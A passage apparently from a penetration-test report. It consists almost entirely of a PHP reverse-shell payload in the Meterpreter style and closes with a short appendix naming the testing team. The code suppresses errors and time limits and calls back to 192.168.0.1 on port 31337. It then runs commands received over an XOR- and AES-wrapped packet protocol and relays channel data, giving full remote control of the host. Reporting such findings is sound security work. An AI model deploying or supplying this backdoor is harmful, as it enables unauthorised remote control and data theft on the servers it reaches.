    {
        return chr(mt_rand(1, 255));
    }
    function rand_bytes($size)
    {
        $b = '';
        for ($i = 0; $i < $size; $i++) {
            $b .= rand_xor_byte();
        }
        return $b;
    }
    function rand_xor_key()
```

```
            {
                return rand_bytes(4);
            }
            function xor_bytes($key, $data)
            {
                $result = '';
                for ($i = 0; $i < strlen($data); ++$i) {
                    $result .= $data[$i] ^ $key[$i % 4];
                }
                return $result;
            }
            function generate_req_id()
            {
                $characters = 'abcdefghijklmnopqrstuvwxyz';
                $rid = '';
                for ($p = 0; $p < 32; $p++) {
                    $rid .= $characters[rand(0, strlen($characters) - 1)];
                }
                return $rid;
            }
            function supports_aes()
            {
                return function_exists('openssl_decrypt') && function_exists('openssl_encrypt');
            }
            function decrypt_packet($raw)
            {
                $len_array = unpack("Nlen", substr($raw, 20, 4));
                $encrypt_flags = $len_array['len'];
                if ($encrypt_flags == ENC_AES256 && supports_aes() && $GLOBALS['AES_KEY'] != null) {
                    $tlv = substr($raw, 24);
                    $dec = openssl_decrypt(substr($tlv, 24), AES_256_CBC, $GLOBALS['AES_KEY'],
OPENSSL_RAW_DATA, substr($tlv, 8, 16));
                    return pack("N", strlen($dec) + 8) . substr($tlv, 4, 4) . $dec;
                }
                return substr($raw, 24);
            }
            function encrypt_packet($raw)
            {
                if (supports_aes() && $GLOBALS['AES_KEY'] != null) {
                    if ($GLOBALS['AES_ENABLED'] === true) {
                        $iv = rand_bytes(16);
                        $enc = $iv . openssl_encrypt(substr($raw, 8), AES_256_CBC,
$GLOBALS['AES_KEY'], OPENSSL_RAW_DATA, $iv);
                        $hdr = pack("N", strlen($enc) + 8) . substr($raw, 4, 4);
                        return $GLOBALS['SESSION_GUID'] . pack("N", ENC_AES256) . $hdr . $enc;
                    }
                    $GLOBALS['AES_ENABLED'] = true;
                }
                return $GLOBALS['SESSION_GUID'] . pack("N", ENC_NONE) . $raw;
            }
            function write_tlv_to_socket($resource, $raw)
            {
                $xor = rand_xor_key();
                write($resource, $xor . xor_bytes($xor, encrypt_packet($raw)));
            }
            function handle_dead_resource_channel($resource)
            {
                global $msgsock;
                if (!is_resource($resource)) {
                    return;
                }
```

```
                $cid = get_channel_id_from_resource($resource);
                if ($cid === false) {
                    my_print("Resource has no channel: {$resource}");
                    remove_reader($resource);
                    close($resource);
                } else {
                    my_print("Handling dead resource: {$resource}, for channel: {$cid}");
                    channel_close_handles($cid);
                    $pkt = pack("N", PACKET_TYPE_REQUEST);
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_COMMAND_ID,
COMMAND_ID_CORE_CHANNEL_CLOSE));
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_REQUEST_ID, generate_req_id()));
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_CHANNEL_ID, $cid));
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_UUID, $GLOBALS['UUID']));
                    $pkt = pack("N", strlen($pkt) + 4) . $pkt;
                    write_tlv_to_socket($msgsock, $pkt);
                }
            }
            function handle_resource_read_channel($resource, $data)
            {
                global $udp_host_map;
                $cid = get_channel_id_from_resource($resource);
                my_print("Handling data from $resource");
                $pkt = pack("N", PACKET_TYPE_REQUEST);
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_COMMAND_ID,
COMMAND_ID_CORE_CHANNEL_WRITE));
                if (array_key_exists((int)$resource, $udp_host_map)) {
                    list($h, $p) = $udp_host_map[(int)$resource];
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_PEER_HOST, $h));
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_PEER_PORT, $p));
                }
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_CHANNEL_ID, $cid));
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_CHANNEL_DATA, $data));
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_LENGTH, strlen($data)));
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_REQUEST_ID, generate_req_id()));
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_UUID, $GLOBALS['UUID']));
                $pkt = pack("N", strlen($pkt) + 4) . $pkt;
                return $pkt;
            }
            function create_response($req)
            {
                global $id2f;
                $pkt = pack("N", PACKET_TYPE_RESPONSE);
                $command_id_tlv = packet_get_tlv($req, TLV_TYPE_COMMAND_ID);
                my_print("command id is {$command_id_tlv['value']}");
                packet_add_tlv($pkt, $command_id_tlv);
                $reqid_tlv = packet_get_tlv($req, TLV_TYPE_REQUEST_ID);
                packet_add_tlv($pkt, $reqid_tlv);
                $command_handler = $id2f[$command_id_tlv['value']];
                if (is_callable($command_handler)) {
                    $result = $command_handler($req, $pkt);
                } else {
                    my_print("Got a request for something I don't know how to handle (" .
$command_id_tlv['value'] . " / " . $command_handler . "), returning failure");
                    $result = ERROR_FAILURE;
                }
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_RESULT, $result));
                packet_add_tlv($pkt, create_tlv(TLV_TYPE_UUID, $GLOBALS['UUID']));
                $pkt = pack("N", strlen($pkt) + 4) . $pkt;
                return $pkt;
            }
```

```
            function create_tlv($type, $val)
            {
                return array('type' => $type, 'value' => $val);
            }
            function tlv_pack($tlv)
            {
                $ret = "";
                if (($tlv['type'] & TLV_META_TYPE_STRING) == TLV_META_TYPE_STRING) {
                    $ret = pack("NNa*", 8 + strlen($tlv['value']) + 1, $tlv['type'], $tlv['value'] .
"\0");
                } elseif (($tlv['type'] & TLV_META_TYPE_QWORD) == TLV_META_TYPE_QWORD) {
                    $hi = ($tlv['value'] >> 32) & 0xFFFFFFFF;
                    $lo = $tlv['value'] & 0xFFFFFFFF;
                    $ret = pack("NNNN", 8 + 8, $tlv['type'], $hi, $lo);
                } elseif (($tlv['type'] & TLV_META_TYPE_UINT) == TLV_META_TYPE_UINT) {
                    $ret = pack("NNN", 8 + 4, $tlv['type'], $tlv['value']);
                } elseif (($tlv['type'] & TLV_META_TYPE_BOOL) == TLV_META_TYPE_BOOL) {
                    $ret = pack("NN", 8 + 1, $tlv['type']);
                    $ret .= $tlv['value'] ? "\x01" : "\x00";
                } elseif (($tlv['type'] & TLV_META_TYPE_RAW) == TLV_META_TYPE_RAW) {
                    $ret = pack("NN", 8 + strlen($tlv['value']), $tlv['type']) . $tlv['value'];
                } elseif (($tlv['type'] & TLV_META_TYPE_GROUP) == TLV_META_TYPE_GROUP) {
                    $ret = pack("NN", 8 + strlen($tlv['value']), $tlv['type']) . $tlv['value'];
                } elseif (($tlv['type'] & TLV_META_TYPE_COMPLEX) == TLV_META_TYPE_COMPLEX) {
                    $ret = pack("NN", 8 + strlen($tlv['value']), $tlv['type']) . $tlv['value'];
                } else {
                    my_print("Don't know how to make a tlv of type " . $tlv['type'] . " (meta type
" . sprintf("%08x", $tlv['type'] & TLV_META_TYPE_MASK) . "), wtf");
                }
                return $ret;
            }
            function tlv_unpack($raw_tlv)
            {
                $tlv = unpack("Nlen/Ntype", substr($raw_tlv, 0, 8));
                $type = $tlv['type'];
                my_print("len: {$tlv['len']}, type: {$tlv['type']}");
                if (($type & TLV_META_TYPE_STRING) == TLV_META_TYPE_STRING) {
                    $tlv = unpack("Nlen/Ntype/a*value", substr($raw_tlv, 0, $tlv['len']));
                    $tlv['value'] = str_replace("\0", "", $tlv['value']);
                } elseif (($type & TLV_META_TYPE_UINT) == TLV_META_TYPE_UINT) {
                    $tlv = unpack("Nlen/Ntype/Nvalue", substr($raw_tlv, 0, $tlv['len']));
                } elseif (($type & TLV_META_TYPE_QWORD) == TLV_META_TYPE_QWORD) {
                    $tlv = unpack("Nlen/Ntype/Nhi/Nlo", substr($raw_tlv, 0, $tlv['len']));
                    $tlv['value'] = $tlv['hi'] << 32 | $tlv['lo'];
                } elseif (($type & TLV_META_TYPE_BOOL) == TLV_META_TYPE_BOOL) {
                    $tlv = unpack("Nlen/Ntype/cvalue", substr($raw_tlv, 0, $tlv['len']));
                } elseif (($type & TLV_META_TYPE_RAW) == TLV_META_TYPE_RAW) {
                    $tlv = unpack("Nlen/Ntype", $raw_tlv);
                    $tlv['value'] = substr($raw_tlv, 8, $tlv['len'] - 8);
                } else {
                    my_print("Wtf type is this? $type");
                    $tlv = null;
                }
                return $tlv;
            }
            function packet_add_tlv(&$pkt, $tlv)
            {
                $pkt .= tlv_pack($tlv);
            }
            function packet_get_tlv($pkt, $type)
            {
```

```
    $offset = 8;
    while ($offset < strlen($pkt)) {
        $tlv = tlv_unpack(substr($pkt, $offset));
        if ($type == ($tlv['type'] & ~TLV_META_TYPE_COMPRESSED)) {
            return $tlv;
        }
        $offset += $tlv['len'];
    }
    return null;
}
function packet_get_all_tlvs($pkt, $type)
{
    my_print("Looking for all tlvs of type $type");
    $offset = 8;
    $all = array();
    while ($offset < strlen($pkt)) {
        $tlv = tlv_unpack(substr($pkt, $offset));
        if ($tlv == NULL) {
            break;
        }
        my_print("len: {$tlv['len']}, type: {$tlv['type']}");
        if (empty($type) || $type == ($tlv['type'] & ~TLV_META_TYPE_COMPRESSED)) {
            my_print("Found one at offset $offset");
            array_push($all, $tlv);
        }
        $offset += $tlv['len'];
    }
    return $all;
}
function register_socket($sock, $ipaddr = null, $port = null)
{
    global $resource_type_map, $udp_host_map;
    my_print("Registering socket $sock for ($ipaddr:$port)");
    $resource_type_map[(int)$sock] = 'socket';
    if ($ipaddr) {
        $udp_host_map[(int)$sock] = array($ipaddr, $port);
    }
}
function register_stream($stream, $ipaddr = null, $port = null)
{
    global $resource_type_map, $udp_host_map;
    my_print("Registering stream $stream for ($ipaddr:$port)");
    $resource_type_map[(int)$stream] = 'stream';
    if ($ipaddr) {
        $udp_host_map[(int)$stream] = array($ipaddr, $port);
    }
}
function connect($ipaddr, $port, $proto = 'tcp')
{
    my_print("Doing connect($ipaddr, $port)");
    $sock = false;
    $ipf = AF_INET;
    $raw_ip = $ipaddr;
    if (FALSE !== strpos($ipaddr, ":")) {
        $ipf = AF_INET6;
        $ipaddr = "[" . $raw_ip . "]";
    }
    if (is_callable('stream_socket_client')) {
        my_print("stream_socket_client({$proto}://{$ipaddr}:{$port})");
        if ($proto == 'ssl') {
```

```
                    $sock = stream_socket_client("ssl://{$ipaddr}:{$port}", $errno, $errstr, 5,
STREAM_CLIENT_ASYNC_CONNECT);
                    if (!$sock) {
                        return false;
                    }
                    stream_set_blocking($sock, 0);
                    register_stream($sock);
                } elseif ($proto == 'tcp') {
                    $sock = stream_socket_client("tcp://{$ipaddr}:{$port}");
                    if (!$sock) {
                        return false;
                    }
                    register_stream($sock);
                } elseif ($proto == 'udp') {
                    $sock = stream_socket_client("udp://{$ipaddr}:{$port}");
                    if (!$sock) {
                        return false;
                    }
                    register_stream($sock, $ipaddr, $port);
                }
            } else if (is_callable('fsockopen')) {
                my_print("fsockopen");
                if ($proto == 'ssl') {
                    $sock = fsockopen("ssl://{$ipaddr}:{$port}");
                    stream_set_blocking($sock, 0);
                    register_stream($sock);
                } elseif ($proto == 'tcp') {
                    $sock = fsockopen($ipaddr, $port);
                    if (!$sock) {
                        return false;
                    }
                    if (is_callable('socket_set_timeout')) {
                        socket_set_timeout($sock, 2);
                    }
                    register_stream($sock);
                } else {
                    $sock = fsockopen($proto . "://" . $ipaddr, $port);
                    if (!$sock) {
                        return false;
                    }
                    register_stream($sock, $ipaddr, $port);
                }
            } else if (is_callable('socket_create')) {
                my_print("socket_create");
                if ($proto == 'tcp') {
                    $sock = socket_create($ipf, SOCK_STREAM, SOL_TCP);
                    $res = socket_connect($sock, $raw_ip, $port);
                    if (!$res) {
                        return false;
                    }
                    register_socket($sock);
                } elseif ($proto == 'udp') {
                    $sock = socket_create($ipf, SOCK_DGRAM, SOL_UDP);
                    register_socket($sock, $raw_ip, $port);
                }
            }
            return $sock;
        }
        function eof($resource)
        {
            $ret = false;
```

```
        switch (get_rtype($resource)) {
            case 'socket':
                break;
            case 'stream':
                $ret = feof($resource);
                break;
        }
        return $ret;
    }
    function close($resource)
    {
        my_print("Closing resource $resource");
        global $resource_type_map, $udp_host_map;
        remove_reader($resource);
        switch (get_rtype($resource)) {
            case 'socket':
                $ret = socket_close($resource);
                break;
            case 'stream':
                $ret = fclose($resource);
                break;
        }
        if (array_key_exists((int)$resource, $resource_type_map)) {
            unset($resource_type_map[(int)$resource]);
        }
        if (array_key_exists((int)$resource, $udp_host_map)) {
            my_print("Removing $resource from udp_host_map");
            unset($udp_host_map[(int)$resource]);
        }
        return $ret;
    }
    function read($resource, $len = null)
    {
        global $udp_host_map;
        if (is_null($len)) {
            $len = 8192;
        }
        $buff = '';
        switch (get_rtype($resource)) {
            case 'socket':
                if (array_key_exists((int)$resource, $udp_host_map)) {
                    my_print("Reading UDP socket");
                    list($host, $port) = $udp_host_map[(int)$resource];
                    socket_recvfrom($resource, $buff, $len, PHP_BINARY_READ, $host, $port);
                } else {
                    my_print("Reading TCP socket");
                    $buff .= socket_read($resource, $len, PHP_BINARY_READ);
                }
                break;
            case 'stream':
                global $msgsock;
                $r = array($resource);
                my_print("Calling select to see if there's data on $resource");
                $last_requested_len = 0;
                while (true) {
                    $w = NULL;
                    $e = NULL;
                    $t = 0;
                    $cnt = stream_select($r, $w, $e, $t);
                    if ($cnt === 0) {
                        break;
```

```
                        }
                        if ($cnt === false or feof($resource)) {
                            my_print("Checking for failed read...");
                            if (empty($buff)) {
                                my_print("---- EOF ON $resource ----");
                                $buff = false;
                            }
                            break;
                        }
                        $md = stream_get_meta_data($resource);
                        dump_array($md, "Metadata for {$resource}");
                        if ($md['unread_bytes'] > 0) {
                            $last_requested_len = min($len, $md['unread_bytes']);
                            $buff .= fread($resource, $last_requested_len);
                            break;
                        } else {
                            $tmp = fread($resource, $len);
                            $last_requested_len = $len;
                            $buff .= $tmp;
                            if (strlen($tmp) < $len) {
                                break;
                            }
                        }
                        if ($resource != $msgsock) {
                            my_print("buff: '$buff'");
                        }
                        $r = array($resource);
                    }
                    my_print(sprintf("Done with the big read loop on $resource, got %d bytes,
asked for %d bytes", strlen($buff), $last_requested_len));
                    break;
                default:
                    $cid = get_channel_id_from_resource($resource);
                    $c = get_channel_by_id($cid);
                    if ($c and $c['data']) {
                        $buff = substr($c['data'], 0, $len);
                        $c['data'] = substr($c['data'], $len);
                        my_print("Aha! got some leftovers");
                    } else {
                        my_print("Wtf don't know how to read from resource $resource, c: $c");
                        if (is_array($c)) {
                            dump_array($c);
                        }
                        break;
                    }
            }
            my_print(sprintf("Read %d bytes", strlen($buff)));
            return $buff;
        }
        function write($resource, $buff, $len = 0)
        {
            global $udp_host_map;
            if ($len == 0) {
                $len = strlen($buff);
            }
            $count = false;
            switch (get_rtype($resource)) {
                case 'socket':
                    if (array_key_exists((int)$resource, $udp_host_map)) {
                        my_print("Writing UDP socket");
                        list($host, $port) = $udp_host_map[(int)$resource];
```

```
                        $count = socket_sendto($resource, $buff, $len, $host, $port);
                    } else {
                        $count = socket_write($resource, $buff, $len);
                    }
                    break;
                case 'stream':
                    $count = fwrite($resource, $buff, $len);
                    fflush($resource);
                    break;
                default:
                    my_print("Wtf don't know how to write to resource $resource");
                    break;
            }
            return $count;
        }
        function get_rtype($resource)
        {
            global $resource_type_map;
            if (array_key_exists((int)$resource, $resource_type_map)) {
                return $resource_type_map[(int)$resource];
            }
            return false;
        }
        function select(&$r, &$w, &$e, $tv_sec = 0, $tv_usec = 0)
        {
            $streams_r = array();
            $streams_w = array();
            $streams_e = array();
            $sockets_r = array();
            $sockets_w = array();
            $sockets_e = array();
            if ($r) {
                foreach ($r as $resource) {
                    switch (get_rtype($resource)) {
                        case 'socket':
                            $sockets_r[] = $resource;
                            break;
                        case 'stream':
                            $streams_r[] = $resource;
                            break;
                        default:
                            my_print("Unknown resource type");
                            break;
                    }
                }
            }
            if ($w) {
                foreach ($w as $resource) {
                    switch (get_rtype($resource)) {
                        case 'socket':
                            $sockets_w[] = $resource;
                            break;
                        case 'stream':
                            $streams_w[] = $resource;
                            break;
                        default:
                            my_print("Unknown resource type");
                            break;
                    }
                }
            }
```

```
if ($e) {
    foreach ($e as $resource) {
        switch (get_rtype($resource)) {
            case 'socket':
                $sockets_e[] = $resource;
                break;
            case 'stream':
                $streams_e[] = $resource;
                break;
            default:
                my_print("Unknown resource type");
                break;
        }
    }
}
$n_sockets = count($sockets_r) + count($sockets_w) + count($sockets_e);
$n_streams = count($streams_r) + count($streams_w) + count($streams_e);
$r = array();
$w = array();
$e = array();
if (count($sockets_r) == 0) {
    $sockets_r = null;
}
if (count($sockets_w) == 0) {
    $sockets_w = null;
}
if (count($sockets_e) == 0) {
    $sockets_e = null;
}
if (count($streams_r) == 0) {
    $streams_r = null;
}
if (count($streams_w) == 0) {
    $streams_w = null;
}
if (count($streams_e) == 0) {
    $streams_e = null;
}
$count = 0;
if ($n_sockets > 0) {
    $res = socket_select($sockets_r, $sockets_w, $sockets_e, $tv_sec, $tv_usec);
    if (false === $res) {
        return false;
    }
    if (is_array($r) && is_array($sockets_r)) {
        $r = array_merge($r, $sockets_r);
    }
    if (is_array($w) && is_array($sockets_w)) {
        $w = array_merge($w, $sockets_w);
    }
    if (is_array($e) && is_array($sockets_e)) {
        $e = array_merge($e, $sockets_e);
    }
    $count += $res;
}
if ($n_streams > 0) {
    $res = stream_select($streams_r, $streams_w, $streams_e, $tv_sec, $tv_usec);
    if (false === $res) {
        return false;
    }
    if (is_array($r) && is_array($streams_r)) {
```

```
                $r = array_merge($r, $streams_r);
            }
            if (is_array($w) && is_array($streams_w)) {
                $w = array_merge($w, $streams_w);
            }
            if (is_array($e) && is_array($streams_e)) {
                $e = array_merge($e, $streams_e);
            }
            $count += $res;
        }
        return $count;
    }
    function add_reader($resource)
    {
        global $readers;
        if (is_resource($resource) && !in_array($resource, $readers)) {
            $readers[] = $resource;
        }
    }
    function remove_reader($resource)
    {
        global $readers;
        if (in_array($resource, $readers)) {
            foreach ($readers as $key => $r) {
                if ($r == $resource) {
                    unset($readers[$key]);
                }
            }
        }
    }
    ob_implicit_flush();
    error_reporting(0);
    @ignore_user_abort(true);
    @set_time_limit(0);
    @ignore_user_abort(1);
    @ini_set('max_execution_time', 0);
    $GLOBALS['UUID'] = PAYLOAD_UUID;
    $GLOBALS['SESSION_GUID'] = SESSION_GUID;
    $GLOBALS['AES_KEY'] = null;
    $GLOBALS['AES_ENABLED'] = false;
    if (!isset($GLOBALS['msgsock'])) {
        $ipaddr = '192.168.0.1';
        $port = 31337;
        my_print("Don't have a msgsock, trying to connect($ipaddr, $port)");
        $msgsock = connect($ipaddr, $port);
        if (!$msgsock) {
            die();
        }
    } else {
        $msgsock = $GLOBALS['msgsock'];
        $msgsock_type = $GLOBALS['msgsock_type'];
        switch ($msgsock_type) {
            case 'socket':
                register_socket($msgsock);
                break;
            case 'stream':
            default:
                register_stream($msgsock);
        }
    }
    add_reader($msgsock);
```

```
            $r = $GLOBALS['readers'];
            $w = NULL;
            $e = NULL;
            $t = 1;
            while (false !== ($cnt = select($r, $w, $e, $t))) {
                $read_failed = false;
                for ($i = 0; $i < $cnt; $i++) {
                    $ready = $r[$i];
                    if ($ready == $msgsock) {
                        $packet = read($msgsock, 32);
                        my_print(sprintf("Read returned %s bytes", strlen($packet)));
                        if (false == $packet) {
                            my_print("Read failed on main socket, bailing");
                            break 2;
                        }
                        $xor = substr($packet, 0, 4);
                        $header = xor_bytes($xor, substr($packet, 4, 28));
                        $len_array = unpack("Nlen", substr($header, 20, 4));
                        $len = $len_array['len'] + 32 - 8;
                        while (strlen($packet) < $len) {
                            $packet .= read($msgsock, $len - strlen($packet));
                        }
                        $response = create_response(decrypt_packet(xor_bytes($xor, $packet)));
                        write_tlv_to_socket($msgsock, $response);
                    } else {
                        $data = read($ready);
                        if (false === $data) {
                            handle_dead_resource_channel($ready);
                        } elseif (strlen($data) > 0) {
                            my_print(sprintf("Read returned %s bytes", strlen($data)));
                            $request = handle_resource_read_channel($ready, $data);
                            if ($request) {
                                write_tlv_to_socket($msgsock, $request);
                            }
                        }
                    }
                }
                $r = $GLOBALS['readers'];
            }
            my_print("Finished");
            my_print("--------------------");
            close($msgsock);
```

Appendix 2 Testing team

Daniel Attevelt	Daniel started programming at a young age, writing demos and games in assembly. He then began developing hardware interfaces and control software for home brewn hardware in C++ . Daniel studied Cognitive Neuroscience at Utrecht University but chose to follow a more practical path into software development. After completing a career in software development, he switched to the security field and is now using his skills to help protect society's information systems.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.